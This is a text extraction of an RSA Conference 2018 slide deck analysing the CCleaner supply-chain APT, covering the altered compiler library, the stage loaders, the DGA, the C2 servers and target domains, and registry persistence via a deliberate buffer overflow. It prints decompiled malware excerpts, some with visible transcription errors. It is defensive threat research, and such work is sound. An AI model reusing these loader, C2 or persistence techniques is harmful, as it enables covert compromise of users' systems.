

RSA® Conference 2018

San Francisco | April 16–20 | Moscone Center

SESSION ID: HTA-T10

CCLEANER APT ATTACK: A TECHNICAL LOOK INSIDE

Ondrej Vlcek,

CTO, EVP and GM, Consumer
Avast



Contents



- A CCleaner Overview**
- B CCleaner = The Perfect Target**
- C First Stage**
- D Second Stage**
- E Third Stage**
- F Conclusion & Contacts**

A CCleaner Overview

- The №1 PC Cleaning Tool on the Market
- #1 PC Cleaning Tool on the market
- Founded in 2004
- Monthly releases
- Freemium
 - Free
 - Professional
 - Business
- CCleaner Cloud
- Windows XP to Windows 10, 32-bit & 64-bit version

**2 BILLION+
DOWNLOADS**




CCleaner Overview



A CCleaner Overview

Worldwide Footprint

- 100M active users
- Worldwide
- 10M - Latest



The Attack – In the Firing Line



- Multi (3+) stage attack delivered via compromised supply chain
- Compromised Piriform's build server (outside of Avast infrastructure)
- Altered compiler's library resulting in an APT digitally signed by Piriform
- Distributed for a month before found, fixed and disclosed
- Affected products:
 - CCleaner v5.33.6162 and
 - CCleaner Cloud v1.7.0.3191
- Up to 2.27M installations of compromised versions
- 1.65M confirmed to have communicated with the CNC server
- 40 PCs received the 2nd stage payload



Timeline of Events


CCleaner = The Perfect Target Timeline of Events

March - July Breach and lateral movement in Piriform infrastructure	Jul 18 Avast acquires Piriform	Aug 11 Build of CCleaner Cloud with malicious payload	Aug 25 Build of CCleaner 5.34 without payload	Sept 15 1 st Stage CnC taken down	Sept 19 1 st Stage CnC dump received; 2 nd Stage Payload identified
Self-signed certificate created for 1 st Stage CnC	First build of CCleaner with malicious payload	CCleaner 5.33.6162 released	Morphisec reports to Avast	Breach disclosed	Dump of 1 st Stage CnC backup server received
Jul 4	Aug 2	Aug 15	Sept 12	Sept 18	Sept 22

APT Scheme at a Glance



CCleaner = The Perfect Target APT Scheme at a Glance



FIRST Stage



CCleaner 32-bit Executable



First Stage Patched CRT



- Payload found in 32-bit executables of aforementioned CCleaner versions
 - 64-bit executables are clean (i.e. most systems not directly affected)
- Payload injected **during compilation** (linking) on Piriform's build server
- Altered CRT library (MSVC 2015)
 - Either temporary replaced or redirected via linker options
 - Limited PDB information found (only symbols)
- **Payload is different** in CCleaner 5.33 and in CCleaner Cloud 1.7.0
 - Does not require admin, different checks, minor fixes
 - Attackers were tweaking / fixing their code during August

```
; ===== SUBROUTINE =====
sub_4D4F87    proc near ; C0DF XREF: __scrt_common_main_seh
    mov     eax, offset unk_4B8A4C
    sub_4D4F87    retf
; ===== SUBROUTINE =====
__scrt_get_dyn_tls_init_callback proc near
    call    __get_tls_callback
    mov     eax, offset __dyn_tls_init_callback
    __scrt_get_dyn_tls_init_callback endp

Modifies Version with Payload

; ===== SUBROUTINE =====
__scrt_get_tls_callback proc near
    call    __get_tls_callback
    mov     eax, offset __dyn_tls_init_callback
    __scrt_get_tls_callback endp

HANDLE __get_tls_callback()
{
    blobetc tis blob, 10616; // decrypt blob
    result = HeapCreate(0x000000, 0, 0);
    hblob = result;
    if (!result)
    {
        v1 = HeapAlloc(result, 0, 0x3978u);
        if (!v1)
        {
            v2 = 0;
            v3 = v1 - __lis_blob;
            do
            {
                __tls_blnh[v3 + v2] = __tls_blnh[v2];
                __tls_blnh[v2 + 1] = 0;
            } while (v2 < v3);
        }
    }
    int __cccl1 blobetc(int a1, int a2)
    {
        int v2; // ecx1
        signed int v1; // ecx2
        int result; // ecx3
        unsigned int v3; // ecx4

        v2 = 0;
        for (l = 0x257309; v2 < a2; ++v2)
        {
            result = a15;
            v5 = 0x4746547 * l;
            *(BYTE *) (result + v2) ^= v5;
            l = v5 >> 8;
        }
        return result;
    }
}
```

First Stage Patched CRT



- Tiny shellcode ~900 bytes
- Allocate memory and copy Payload DLL
- ROP style
- Fix base and relocations for position independent code
- Jump to fixed Payload DLL
- Execute in thread (main CCleaner is running)

```
push    ebp          ; Payload Loader Entry Point
mov     ebp, esp
sub    esp, 40h
push    ebx
push    esi
xor    ebx, ebx
push    edi
push    ebx
call    sub_401374
mov     edi, eax
lea     eax, [ebp+var_10]
push    eax
add    edi, 12h
call    find_get_proc_addr
mov     esi, eax
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_38], esi
push    [ebp+var_10]
mov     [ebp+var_30], 64616F4Ch
mov     [ebp+var_2C], 7262694Ch
mov     [ebp+var_28], 41797261h
mov     [ebp+var_24], ebx
call    esi          ; GetProcAddress("LoadLibraryA")
mov     [ebp+var_3C], eax
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_30], 74726956h
push    [ebp+var_10]
mov     [ebp+var_2C], 416C6175h
mov     [ebp+var_28], 636F6C6Ch
```

First Stage Payload DLL



- Downloader of the 2nd stage payload
- Anti-* techniques:
 - Wiped DOS header
 - Delayed load, initial 10 minutes wait
 - good news for 64-bit systems
 - Obfuscations, encryption, anti-emulation tricks, etc.

```
// seconds = 60
void __cdecl wait(int seconds)
{
    HANDLE hIcmp; // esi@1
    char RequestData; // [esp+4h] [ebp-100h]@2

    hIcmp = IcmpCreateFile();
    if ( hIcmp == (HANDLE)-1 )
    {
        Sleep(1000 * seconds);
    }
    else
    {
        IcmpSendEcho(hIcmp, 224u, &requestData, 0x10u, 0, &requestData, 4hu, 1000 * seconds);
        IcmpCloseHandle(hIcmp);
    }
}
```

First Stage Stealth



- Uses own registry values in look-alike Pirisoft keys:

HKLM\SOFTWARE\Piriform\Agomo

- MUID - ID of infected system, pseudo-random, not unique
 - TCID - time of delayed execution
 - NID - IP address of CnC (broken)

- Fake host in CnC communication Host :
`speccy.piriform.com`
- Self-signed Piriform SSL certificate used for CnC communication

First Stage Exfiltration



- Gathers info about infected system → xor_encrypt() → b64_encode()

```
0x0000 MUID  
0x0004 OS_MAJOR_VERSION  
0x0005 OS_MINOR_VERSION  
0x0006 is 64-bit  
0x0007 is admin | ProcessWin64 (bug)  
0x0008 %ComputerName%  
0x0048 %ComputerDomain%  
0x0088 MAC address of 1st adapter  
0x0090 MAC address of 2nd adapter  
0x0098 MAC address of 3rd adapter
```

```
0x009F 'S' + 1st installed 32-bit software  
...  
0x139F 'S' + last installed 32-bit software  
0x149F 'S' + 1st installed 64-bit software  
...  
0x8F9F 'S' + last installed 64-bit software  
0x909F 'P' + path to 1st running process  
...  
0xBB9F 'P' + path to last running process
```

First Stage CnC Communication



- Xor encrypted & Base64 encoded (custom alphabet)
- IP of primary CnC is hardcoded (encrypted) - 216.126.225.148
- IP of backup CnC is derived from DGA (sinkholed by Talos and us):

```
unsigned int seed = SystemTime.wMonth + SystemTime.wYear * 10000;
srand(seed);
int v2 = rand();
int v3 = rand();
int v4 = rand();
sprintf("ab%02x%02x.com", v4 * v3, v2);
```

ab3c2b0d28ba6.com
ab99c24c0ba9.com
ab2e1b782bad.com
...



First Stage CnC Communication (2/2)

- After computing DGA for current month, the payload looks for IP
- It reads first 2 DNS A records of such DGA domain and derives final IP, e.g:

77.234.43.52 = 4D EA 2B 34 = /xor/ = C1 79
= C1 79 C7 03

77.234.45.78 = 4D EA 2D 4E = /xor/ = C7 03

- HTTPS communication with CnC IP → exfiltration → **download and execution of 2nd stage payload for selected targets**

First Stage Payload DLL Similarity with APT17




- Bindiff similarity 20% - mainly Base64, information gathering functions
(QueryFullProcessImageName + the same small buffer → crash dumps), CnC, anti-emu



Costin Raiu
@craiu

The malware injected into **#CCleaner** has shared code with several tools used by one of the APT groups from the **#Axiom** APT 'umbrella'.

10:34 AM - 19 Sep 2017



First Stage CnCs



- **216.126.225.148**
 - Primary CnC
 - Installed on **Jul 31**; configured on **Aug 11**
 - PHP scripts + MariaDB + phpMyAdmin
 - Run out of disk space on **Sep 10** (!!?)
 - Logs purged and DB reinstalled on **Sep 12**
 - Only 4 days of data -- till take-down on **Sep 15**
- **216.126.225.163**
 - DB with data **from Aug 18 to Sep 10**
 - PHP present, but not active
 - Shares same self-signed cert (speccy.piriform.com) with Primary CnC
 - Probably used to backup/restore DB after crash of Primary CnC

First Stage CnC – PHP & SQL



/var/www/html

	data	→		GeeSetup_x86.dll	172 kB
	cls_mysql.php	24 kB		msgbox.dll	2 kB
	index.php	1 kB		msgbox.dll.x64	3 kB
	init.php	3 kB			
	x.php	15 kB			

/var/lib/mysql

	CC			db.opt	1 kB
	mysql			GET.frm	13 kB
	performance_schema			OK.frm	13 kB
	test			Server.frm	13 kB
	aria_log.00000001	16 kB			
	aria_log_control	1 kB			
	ib_logfile0	5 120 kB			
	ib_logfile1	5 120 kB			
	ibdata1	8 202 240 kB			
	seassdvz3.servercrate.com.err	3 kB			

First Stage CnC – PHP



- Parses data blob from First Stage Payload
 - OS version, bitness, Admin, IP, MAC, Hostname, Domain, installed SW, running processes
 - Only Domain name used!

```
//$DomainList = "singtel.corp.root|htcgroup.corp|samsung-breda|
Samsung|SAMSUNG.SEPM|samsung.sk|ad.fip.fujitsu.com|domain.ftsp.ten.
fujitsu.com|jp.sony.com|am.sony.com|gg.gauselmann.com|vmware.com|
ger.corp.intel.com|amr.corp.intel.com|ntdev.corp.microsoft.com|
corpnet.asus|paskey.corpnet.asus|cisco.com";
```

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",
"uk.pri.o2.com",
"vf-es.internal.vodafone.com",
"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",
"test.com");

$IPList      = "";
$HostList    = "";
```


First Stage CnC - Databases




- Stores data into DB in PRC (UTC+8) timezone
- Data from **2017-08-18 04:41:58** to **2017-09-15 16:26:46** (UTC)
 - Gap between **2017-09-10 19:03:18** and **2017-09-12 09:58:47** (UTC)
- Table 'Server'
 - All data blobs from client PCs
 - 5,686,677 records from 1,646,536 unique MAC addresses
- Table 'OK'
 - PCs where 2nd Stage payload was sent
 - 45 records, but only **40 unique PCs**, some might be tests

First Stage CnC – Activity Log


CnC server operator connection (time in UTC+3)
Moscow, St. Petersburg, Istanbul, Baghdad




CnC server operator connection (time in UTC+5)
Ekaterinburg, Islamabad, Karachi, New Delhi (UTC+5:30)



CnC server operator connection (time in UTC+8)
Beijing, Pyongyang, Taipei




CnC server operator connection (time in UTC-4)
U.S. East coast



Second Stage Loader of Payload



- GeeSetup_x86.dll structure



Supply-chain & Corporate Espionage
ATTACKING THE MASSES TO TARGET THE FEW



Second Stage Persistence

- Dropped DLL into `C:\Windows\system32\TSMSISrv.dll`
- This DLL is automatically loaded via `SessionEnv` (RDP) Windows service
 - Or via `localspl.dll` and Spooler service on Windows XP
- It stores & loads payload from registry and executes it in memory
 - `HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\00[1-4] - payload`
 - `HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP - status`
- DLL is a patched version of legitimate products:
 - 32-bit: `VirtCDRDrv.dll` (Corel's WinZip package)
 - 64-bit: `EFACli64.dll` (Symantec)

Second Stage Persistence



```
02558: 48 8B 5C 24 60 48 8B 74 |H<\$`H<t
02560: 24 68 48 83 C4 50 5F C3 |$hHfAP Á
02568: CC CC CC CC CC CC CC |fffffii
02570: 8B 05 02 0B 01 00 C3 CC |<....Ái
02578: CC CC CC CC CC CC CC |fffffii
02580: 48 89 54 24 10 53 48 83 |HKT$.SHf

02558: 48 8B 5C 24 60 48 8B 74 |H<\$`H<t
02560: 24 68 48 83 C4 50 5F C3 |$hHfAP Á
02568: CC 59 18 48 8D 41 CC CC |iY.HAI
02570: 8B 05 02 0B 01 00 C3 CC |<....Ái
02578: 04 4C 8B D2 48 8B CC CC |.LÖHii
02580: 48 89 54 24 10 53 48 83 |HKT$.SHf

C3
    sub_693830B0    retn
                    endp

; -----
byte_69383168 db 0CCh ; DATA XREF: .pdata:0000000069394018↓u
; -----
        pop    rcx
        sub    [rax-73h], cl
; -----
        db    41h ; A
        db    0CCh ; ;
        db    0CCh ; ;
; Exported entry 2. GetObjectCount
; ====== S H I R R O U T T N F =====

GetObjectCount    public GetObjectCount
GetObjectCount    proc near             ; DATA XREF: .text:off_69392858↓o
    mov    eax, cs:dword_69393C78
    ret
GetObjectCount    endp

; -----
        align 8
        add    al, 4Ch
        mnu    pdx, pdx
        mov    rcx, rsp
; -----
        db    0CCh ; ;
; Exported entry 1. GetFactory
```

Second Stage Persistence



- The malicious code is inserted into the registry

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WbemPerf]
"001"-hex:2b,31,00,00
"002"-hex:72,85,be,80,a2,29,f2,4b,fe,c8,48,75,ff,c0,74,ff,c0,e8,ff,ff,ff,ff,c0,...
"003"-hex:15,00,00,00
"004"-hex:94,7f,20,aa,a6,19,79,b3,9b,ae,24,d7,c1,39,06,c7,af,cd,ce,a4,90
```

```
signed int install_in_registry_32bit()
{
    signed int v0; // esi
    unsigned int v2; // eax
    int v3; // ecx
    int v4; // ebx
    int v5; // ebx
    int v6; // ebx
    int v7; // edi
    HKEY phkResult; // [esp+4h] [ebp-10h]
    DWORD v9; // [esp+8h] [ebp-Ch]
    BYTE Data[4]; // [esp+Ch] [ebp 8h]
    HKEY hKey; // [esp+10h] [ebp-4h]

    v8 = 0;
    if (!RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 0xF000Fu, &phkResult))
        return 0;
    if (!RegCreateKeyA(phkResult, "WbemPerf", &hKey))
    {
        v2 = GetTickCount();
        srand(v2);
        v3 = rand();
        *(DWORD *)x32_payload = GetTickCount() * v3;// junk
        v4 = rand();
        *(DWORD *)x32_payload[4] = GetTickCount() * v4;// junk
        *(DWORD *)junk = 12887;
        // payload len
        RegSetValueExA(hKey, a001, 0, 3u, Data, 4u);
        // payload itself
        RegSetValueExA(hKey, a002, 0, 3u, (const BYTE *)x32_payload, *(DWORD *)Data);
        v9 = 21;
        RegSetValueExA(hKey, a003, 0, 3u, (const BYTE *)a004, 4u);
        memcpy(x32_payload, &first_8_bytes_of_payload, 8);
        *(DWORD *)x32_payload ~ 0xF3209317; // masking the first 8 bytes of payload using xor
        *(DWORD *)x32_payload[4] ~ 0xF3289317;
        v5 = rand();
        *(DWORD *)x32_payload[8] = GetTickCount() * v5;// junk
        v6 = rand();
        *(DWORD *)x32_payload[12] = GetTickCount() * v6;// junk
        v7 = rand();
        *(DWORD *)x32_payload[16] = GetTickCount() * v7;// junk
        *(DWORD *)x32_payload[20] = 0x90; // this byte will later overwrite a return address
        // 21 bytes
        RegSetValueExA(hKey, a004, 0, 3u, (const BYTE *)x32_payload, v9);
        RegCloseKey(hKey);
        v0 = 1;
    }
    RegCloseKey(phkResult);
    return v8;
}
```



Second Stage Persistence

- Later the code is loaded using an intended buffer overflow

```
void load_from_registry(char * allocated_memory, imports* i){  
    int sz;  
    char tmp[16];  
  
    load_wbem(i, "001", &sz, 4); load_wbem(i, "002", allocated_memory, sz);  
    //sz == 21 (overflows tmp, modifies lowest byte of the return address, 0x8A -> 0x90)  
    load_wbem(i, "003", &sz, 4); load_wbem(i, "004", tmp, sz);  
    xor(allocated_memory, tmp, MAGIC_CONSTANT, 8);  
}  
.text:1001C380 l0t_1001C380:  
.text:1001C386      pop     csi  
.text:1001C387      leave  
.text:1001C388      retn  
.text:1001C38E load_from_registry endp
```

```
-10 tmp          db 16 dup(?)  
+00 s            dd ?  
+04 r            dd 101C28Ah  
+08 allocated_memory dd ?
```

```
-10 tmp          db 16 dup(?)  
+00 junk         dd ?  
+04 r            dd 101C290h  
+08 allocated_memory dd ?
```

```
1001C388h:           retn ; to 1001C28Ah  
1001C28Ah:           pop  ecx  
                      pop  ecx  
                      pop  ebp  
                      xor  eax, eax  
                      pop  ebp  
1001C290h:           retn
```

```
1001C388h:           retn; to 1001c290h  
1001C290h:           retn; to allocated_memory
```

```
1001C27B             -  
1001C27D arg_0        = dword ptr 0  
1001C278 arg_4        = dword ptr 0Ch  
1001C27B             push   ebp  
1001C27C             mov    ebp, esp  
1001C27E             push   ebp  
1001C27F             push   [ebp+arg_0]  
1001C282             push   [ebp+arg_4]  
1001C285             call   load_from_registry  
1001C28A             pop    ecx  
1001C28B             pop    ebp  
1001C28C             xor    eax, eax  
1001C28D             pop    ebp  
1001C28F             pop    ebp  
1001C290             retn  
1001C290 sub_1001C27B endp
```

Second Stage Payload DLL



- **Really just a downloader of a 3rd stage payload**
- Several anti-* tricks and checks (again delayed execution)
- Most of the functions are related to CnC communication (proxies, IPs...)
- Communication with CnC via TCP 443 and UDP 53 over sockets
- No hardcoded CnC IP this time
 - get.adoble.net - DNS A records - like in DGA in 1st stage
 - Hidden on github.com and wordpress.com
 - Both profiles existed, but now

Second Stage Steganography in GitHub User Details



Screenshot of a GitHub user profile page for 'joinlur'. The profile picture is a large GitHub logo. The user has 6 repositories, 0 stars, 0 followers, and 0 following.

Popular repositories:

- WIG**
- python-tools** - python tools
- craft**
A simple Minecraft clone written in C using modern OpenGL (shaders).
5408a8415348ca&ptoken=44d7cd8094/b27fe9c0dbc30f97c48d18
- cJSON**
An ultra-lightweight, portable, single-file, simple-as-can-be ANSI-C compliant JSON parser, under MIT license.
● C
- tinyHTTPd**
tinyhttpd is a relatively simple webserver I wrote for a school project. While exceedingly simple, tinyhttpd is threaded and handles basic CGI scripts! This is an educational tool to demonstrate th...
- zaver**
yet another fast and efficient HTTP server

<https://github.com/joinlur>
/?utm_code=141e/0608601/790bd/5408a8415348ca&ptoken=44d7cd8094/b27fe9c0dbc30f97c48d18

[Block or report user](#)

Second Stage Steganography in WordPress Metadata



```
<!-- Jetpack Open Graph Tags -->
<meta property="og:type" content="profile" />
<meta property="og:title" content="keepost" />
<meta property="og:url" content="https://keepost.wordpress.com
/?ptoken=82a078a0947b27fe15a35f6014a948c5&" />
<meta property="og:site_name" content="john's photography" />
<meta property="og:image" content="https://secure.gravatar.com/avatar
/e1b89e62030ae3753182e9269d91a16b?s=200&d=identicon&r=g" />
<meta property="og:locale" content="en_US" />
<meta name="twitter:site" content="@wordpressdotcom" />
```

Second Stage Kill Switch



```
while ( 1 )
{
    //...
    sleep_time_2 = 60 * (pseudo_rand() % 10 + 25);
    sleep_time_1 = pseudo_rand();
    Sleep(1000 * (sleep_time_1 % 60 + sleep_time_2));
    // wait random time and then check the killswitch
    if ( check_spf_in_tmp(1) )
    {
        CloseHandle(hEvent);
        break;
    }
}
// ...
// exit
```

```
signed int __stdcall check_spf_in_tmp(int delete)
{
    char name[260]; // [esp+0h] [ebp-104h]@1
    *(DWORD *)&name[GetTempPathA(260u, name)] = 'fps';
    if ( GetFileAttributesA(name) == -1 )
        return 0;
    if ( delete )
        DeleteFileA(name);
    return 1;
}
```

- Not so useful though - probably left for testing

Third Stage Payload



- We don't have a sample of a 3rd stage payload distributed via the CCleaner hack
- However, by analyzing the stage 1 and 2 payloads, we've found their older versions... **inside of the Piriform network**
 - First infected PC: 2017-03-11
 - Shortly after that: other PCs, build servers, version control systems, etc.
- This older 2nd stage payload downloaded a 3rd stage payload to Piriform's machines... **Shadowpad**
 - Shadowpad build tailored for Piriform (based on timestamp)



Third Stage Entry Point – 2017-03-11 – First Computer

```
2017-03-11 05:02:39 Event Log:TeamViewer UDP: punch received a=*.*.*.*:64002: (*)
2017-03-11 05:03:48 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.dll, ErrorCode=5
2017-03-11 05:04:03 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.dll, ErrorCode=5
2017-03-11 05:04:50 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.vbs, ErrorCode=5
2017-03-11 05:07:31 Jump List:MRUTime      C:\Users\*****\x64.vbs
2017-03-11 05:07:38 Registry          {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\wscript.exe

2017-03-12 04:12:36 Event Log:TeamViewer "AddParticipant: [705042190,-1697811015] type=6 name=WIN-FC74JD6H4RJ"
                                         "AddParticipant: [252978432,-1122679512] type=3 name=*****"
2017-03-12 04:12:40 Event Log:TeamViewer "UDP: punch received a=*.*.*.*:63752: (*)"
2017-03-12 04:13:44 Event Log:TeamViewer "ParticipantRemoved: Our own participant was removed,
                                         we must terminate our session"
```

- Attacked through TeamViewer session to unattended computer (5am GMT)
- Likely through leaked passwords (no brute-force)
- Two attempts to drop the file unsuccessful (no access rights)
- Third attempt to current user directory dropped x64.vbs

Third Stage Entry Point – 2017-03-12 Second Computer



```
